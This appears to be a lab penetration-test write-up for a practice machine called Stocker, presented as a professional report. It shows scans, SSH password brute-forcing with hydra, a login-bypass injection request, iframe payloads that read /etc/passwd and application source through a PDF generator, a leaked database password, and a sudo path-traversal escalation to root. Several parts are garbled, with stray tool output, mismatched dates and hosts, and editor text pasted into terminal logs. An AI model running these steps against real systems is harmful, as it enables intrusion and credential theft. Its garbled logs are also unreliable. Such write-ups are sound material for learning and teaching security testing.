



Gone Phishing Security

Stocker Testing Report

Pen-testing Security Service, LLC

502 E BOONE AVE,

SPOKANE, WA 99258

Tel: (202) 324-3000

penetration test report for Stocker

A. Penetration Test

a. Summary and Introduction

- i. This report overviews the efforts attempted to compromise the Stocker website and web server.
- ii. Testing was performed by Connor Goldschmidt

b. Requirements:

- i. In this report, we will walk through the steps that led up to compromising the stocker website. We have included screenshots and sources of how we performed the attack.
- ii. We also have included a high level summary as well as recommendations on how to improve.

c. Objectives

- i. Our main objective was to perform a penetration test for the stocker website. Specifically, we were aiming to gain root access of the webserver to gain full control of the website.

A. Initial Scan

- a. Using Kali Linux, we did an initial scan of the given server and found ports 22 and 80 open suggesting that the system could potentially be hosting a website.

```
(auser㉿kali)-[~]
└─$ ping 10.10.11.196
PING 10.10.11.196 (10.10.11.196) 56(84) bytes of data.
64 bytes from 10.10.11.196: icmp_seq=1 ttl=63 time=611 ms
64 bytes from 10.10.11.196: icmp_seq=2 ttl=63 time=661 ms
64 bytes from 10.10.11.196: icmp_seq=3 ttl=63 time=709 ms
^C
--- 10.10.11.196 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3003ms
rtt min/avg/max/mdev = 611.446/660.239/708.529/39.635 ms
```

b.

```
(auser㉿kali)-[~]
└─$ nmap 10.10.11.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 11:34 PDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 5.50% done; ETC: 11:35 (0:00:34 remaining)
Nmap scan report for 10.10.11.196
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 49.63 seconds
```

B. Basic Investigation


- a. Initially we conducted an inconclusive hydra bruteforce attack on port 22 to attempt to gain access to the system via ssh.

```
(auser㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt 10.10.11.196 ssh -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/hydra) starting at 2023-05-07 11:38:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1:p:1009), ~253 tries per task
[DATA] attacking ssh://10.10.11.196:22/
[STATUS] 24.00 tries/min, 24 tries in 00:01h, 985 to do in 00:42h, 4 active
[STATUS] 27.00 tries/min, 81 tries in 00:03h, 928 to do in 00:35h, 4 active
[STATUS] 23.43 tries/min, 164 tries in 00:07h, 845 to do in 00:37h, 4 active
[STATUS] 23.67 tries/min, 284 tries in 00:12h, 725 to do in 00:31h, 4 active
[STATUS] 23.29 tries/min, 396 tries in 00:17h, 613 to do in 00:27h, 4 active
[STATUS] 23.14 tries/min, 509 tries in 00:22h, 500 to do in 00:22h, 4 active given SSH server (ssh://192.168.1.173)
[STATUS] 23.11 tries/min, 624 tries in 00:27h, 385 to do in 00:17h, 4 active
[STATUS] 23.25 tries/min, 744 tries in 00:32h, 265 to do in 00:12h, 4 active
[STATUS] 23.24 tries/min, 860 tries in 00:37h, 149 to do in 00:07h, 4 active
[STATUS] 23.18 tries/min, 881 tries in 00:38h, 128 to do in 00:06h, 4 active
[STATUS] 23.18 tries/min, 904 tries in 00:39h, 105 to do in 00:05h, 4 active David Maciejak - for legal purposes only
[STATUS] 23.18 tries/min, 927 tries in 00:40h, 82 to do in 00:04h, 4 active
[STATUS] 23.17 tries/min, 950 tries in 00:41h, 59 to do in 00:03h, 4 active
[STATUS] 23.14 tries/min, 972 tries in 00:42h, 37 to do in 00:02h, 4 active
[STATUS] 23.09 tries/min, 993 tries in 00:43h, 16 to do in 00:01h, 4 active
Hydra (https://github.com/vanhauser-thc/hydra) starting at 2014-05-19 07:53:33
[DATA] finished at 2023-05-07 12:22:26
[STATUS] 22.93 tries/min, 1009 tries in 00:44h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/hydra) finished at 2023-05-07 12:22:26
```

b.


- c. Next we drew our attention towards the possible website and found that the server was hosting stocker.htb



```
File Actions Edit View Help
127.0.0.1      localhost
127.0.1.1      kali
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
10.10.11.210 onlyyou.htb
10.10.11.196 http://stocker.htb
~
~
```

d.


- e. Here we added the webpage to our host file and found the stocker website below.



f.

C. Website investigation

- a. Our main approach was to find alternative domains/pages that could be hidden in the website.



b.

- c. GoBuster was used in attempts to find further dns information. However, these results were initially inconclusive.


d.



e.


- f. Next Virtual hosts were examined and initially did not yield results. However, after discovering the –append-domain flag “dev.stocker.htb” was found.

g.
h.



i

- j. Once found we initially tested the login with default credentials “root” and “password” with no success.



11

D. SQL Injection

- a. After discovering this login page we began scanning for SQL Injection vulnerabilities. First we used sqlmap to scan for basic sql vulnerabilities.
 - b. However, these tests were inconclusive.

```

(auser@kali:~/sql_injection/sqlmap-dev]
$ python3 sqlmap.py -t "dev.stocker.htb/login" --threads=10 --data=1 --random-agent
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:25:04 / 2023-05-07

[17:25:04] [WARNING] you've provided target URL without any GET parameters (e.g., http://www.site.com/article.php?id=1) and without providing any POST parameters through option '--data'
do you want to try URL injections in the target URL itself? [Y/n/q] y
[17:25:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('connect'.
sid=x3JACW1PTP... [17:25:07] Do you want to use those? [Y/n] y
[17:25:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:25:10] [INFO] testing if the target URL content is stable
[17:25:10] [INFO] target URL content is stable
other non-custom parameters found. Do you want to process them too? [Y/n/q] y
[17:25:11] [INFO] testing if URI parameter '#1+' is dynamic
[17:25:11] [WARNING] URI parameter '#1+' does not appear to be dynamic
[17:25:11] [INFO] dynamic parameter heuristic (basic) test shows that URI parameter '#1+' might not be injectable
[17:25:12] [INFO] testing for SQL injection on URI parameter '#1'
[17:25:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:25:13] [WARNING] reflective value(s) found and filtering out
[17:25:16] [INFO] testing 'Boolean-based blind - Parameter Replace (original value)'
[17:25:17] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:25:18] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:25:19] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

```

C.

- d. We then found a recommended similar attack known as NOSQL Injection. An overview regarding this attack can be found here ([OWASP](#)).
- e. As a result we shifted our approach to focus on http requests.

E. Compromising the site

- a. After discovering that the website could be potentially vulnerable to a NOSQL injection we used burp suite to analyze our packets.


b.

Issue type	Host	Path
Surprising input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website...	/contact-us
Serialized-object in HTTP message	http://insecure-bank.com	/log
Custom-scripting (JS-based)	http://insecure-bank...	/product/stock
XML external entity (XXE)	https://insecure-website...	/product
External service interaction (HTTP)	http://insecure-bank...	/contact-us
Web cache poisoning	http://insecure-bank...	/user/homepage
Server-side template injection	http://insecure-bank.com	/user/homepage
SQL injection	http://insecure-website...	/feedback/submit
OS command injection		

- c. Here we use the intercept mode to intercept our http requests to the website.

d.

- e. Knowing that the site was vulnerable to a NOSQL attack we modified the post request to inject sql code into the website.



The screenshot shows the Burp Suite interface with a modified POST request. The payload contains the following SQL injection query:


```

POST /stock HTTP/1.1
Host: dev.stocker.htb
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Origin: http://dev.stocker.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5626.190 Safari/537.36
Content-Length: 10
Connection: close
Referer: http://dev.stocker.htb/stock

username=' or '1'='1
password=' or '1'='1

```

- f.
- g. As a result we were able to bypass the login screen and were redirected to the /stock page.



h.

F. Compromising Stock Webpage

- a. After discovering the XSS PDF vulnerability, the iframe html tag was used to exploit the /etc/passwd file to discover users. After this, the user “angoose” was discovered.
- b. This PDF vulnerability was discovered in triskele labs article [here](#)


c.

```

1 POST /api/order HTTP/1.1
2 Host: dev.stocker.htb
3 Content-Length: 102
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/112.0.5615.138 Safari/537.36
6 Content-Type: application/json
7 Accept: /*
8 Referer: http://dev.stocker.htb/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: connect.sid=s%3AMHf0Ok2yWfC2nQbSz1deGLLrS9651pch.WCLz2BisVqckYxu0D6RYTlBaN9vSvhZ011vaQF6vFocE
12 Connection: close
13
14 {
15   "basket": [
16     {
17       "_id": "638f116eeb060210cb83a8d",
18       "title": "<iframe src=file:///etc/passwd height=1000px width=1000px></iframe>",
19       "description": "It's a red cup.",
20       "image": "red-cup.jpg",
21       "price": 82,
22       "parentStock": 4,
23       "v": 10,
24       "amount": 1
25     }
26   ]
27 }

```

- d. After using this XSS (cross-site scripting) attacking technique we were able to locate the users associated with the server. Specifically we attacked the user "angoose".



- f. With this user discovered we ran an inconclusive hydra attack on the open ssh port with the user angoose specified.

```
[cgoldschmidt@Kali:~] $ hydra -l angooze -P /usr/share/wordlists/metasploit/unix_passwords.txt 10.10.11.196 ssh t -4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-08 12:17:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:/p:1009), ~64 tries per task
[DATA] attacking ssh://10.11.196:22/t
[STATUS] 128.00 tries/min, 128 tries in 00:01h, 883 to do in 00:07h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 715 to do in 00:08h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 365 to do in 00:04h, 14 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-08 12:28:33
```

g-

- h. Nmap was rerun to determine the version and type of web server that was being run for stocker.

```
(cgoldschmidt㉿kali)-[~]
$ sudo nmap -sV 10.10.11.196
[sudo] password for cgoldschmidt:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 18:51 PDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 18:51 (0:00:06 remaining)
Nmap scan report for stocker.htb (10.10.11.196)
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
```

i.

- j. After making the determination that nginx version v1.18.0 was being run, we resorted to the config files to determine where the service operates from. (source [plesk](#))
 - k. We resent the post request with the desired injection and received this output.

© 2024 All rights reserved. This document is the sole property of [Your Company] and is intended for internal use only.

1

- m. With this information we reran the iframe injection with the root index.js

```

POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.92 Safari/537.36
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%AMH7Q0ZyWfcZwQbSzideGLrS9651pch.WCL%2BisVqckYxuQD6RYTlBaN9vSvhZ011vaQF6vFoc
Connection: close
Content-Length: 144

{
  "basket": [
    {
      "id": "6459a1c69c675cc12c86e439",
      "title": "<iframe><file:///var/www/dev/index.js height=1000 width=1000px></frame>",
      "description": "It's a red cup.",
      "image": "red-cup.jpg",
      "price": 32,
      "currStock": 4,
      "v": 0,
      "amount": 1
    }
  ]
}

```

n.

- o. As a result we discovered the password IHeardPassphrasesArePrettySecure.

Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

5/9/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)
const express = require("express"); const mongoose = require("mongoose"); const session = require("express-session"); const MongoStore = require("connect-mongo"); const bodyParser = require("body-parser"); const fs = require("fs"); const { generatePDF, formatHTML } = require("./pdf.js"); const { randomBytes, createHash } = require("crypto"); const app = express(); const port = 3000; // TODO: Configure loading from dotenv for production const dbURL = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1"; app.use(express.json()); app.use(express.urlencoded({ extended: false })); app.use(session({ secret: randomBytes(32).toString("hex"), resave: false, saveUninitialized: true, store: MongoStore.create({ mongoUrl: dbURL, }) })); app.use("/static", express.static(__dirname + "/assets")); app.get("/", (req, res) => { return res.redirect("/login"); }); app.get("/products", async (req, res) => { if (!req.session.user) return res.json([]); const products = await mongoose.model("Product").find(); return res.json(products); }); app.get("/login", (req, res) => { if (req.session.user) return res.redirect("/stock"); return res.sendFile(__dirname + "/templates/login.html"); }); app.post("/login", async (req, res) => { const { username, password } = req.body; if (!username !password) return res.redirect("/loginError=login-error"); // ... more code ... });	

p.

- q. We then simply connected to the server by login in with the user `angoose` via ssh.

```

(cgoldschmidt㉿kali)-[~]
$ ssh angoose@10.10.11.196
The authenticity of host '10.10.11.196 (10.10.11.196)' can't be established.
ED25519 key fingerprint is SHA256:jqYjSiavS/WjCMCrDzjEo7AcpCFS07X30LtbGHo/7LQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.196' (ED25519) to the list of known hosts.
angoose@10.10.11.196's password: Normal text Arial 11 B I U
Permission denied, please try again.
angoose@10.10.11.196's password:
Last login: Mon May  8 19:54:36 2023 from 10.10.14.2
angoose@stocker:~$ ls
flag.fs flag.j  flag.js  user.txt
angoose@stocker:~$ cat flag.js
const fs = require('fs');
fs.readFile('/root/root.txt', 'utf8', (err, data) => {
  if (err) throw err;
  console.log(data);
});
angoose@stocker:~$ 

```

r.

G. Gaining sudo privileges

- Using the command sudo -l we discovered the user “angoose” was able to execute all files with extension .js as a root user.

```

File Actions Edit View Help
angoose@stocker:~$ cat user.txt
90acf3597b59beda1e0579f1d13e0f391
angoose@stocker:~$ sudo -l
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:~$ 

```

-
-
- Using path traversal manipulation, we were able to gain sudo privileges by traversing the associated path's (reference the owasp article [here](#))

```

File Actions Edit View Help
angoose@stocker:~$ cat user.txt
90acf3597b59beda1e0579f1d13e0f391
angoose@stocker:~$ sudo -l
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:~$ ls
flag.fs  flag.j  flag.js  user.txt
angoose@stocker:~$ cat flag.js
const fs = require('fs');
fs.readFile('/root/root.txt', 'utf8', (err, data) => {
  if (err) throw err;
  console.log(data);
});
angoose@stocker:~$ pwd      Showing results for Nasql Injection tools
/home/angoose
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../home/angoose/flag.js
c5e3f48b4fd9de0f5cf16f678650135d
angoose@stocker:~$ 

```

-
-
-
-
- After executing the JS file we were able to gain “root” access and retrieve the flag

Recommendations

- We recommend rebuilding the stocker website entirely. The vulnerabilities associated with the NOSQL injection along with XSS make attacks incredibly powerful. We recommend hiring security professionals to design a website that will prevent these attacks.

- Risk-Analysis - based on these vulnerabilities we would put this risk at a high level and recommend these issues be addressed immediately.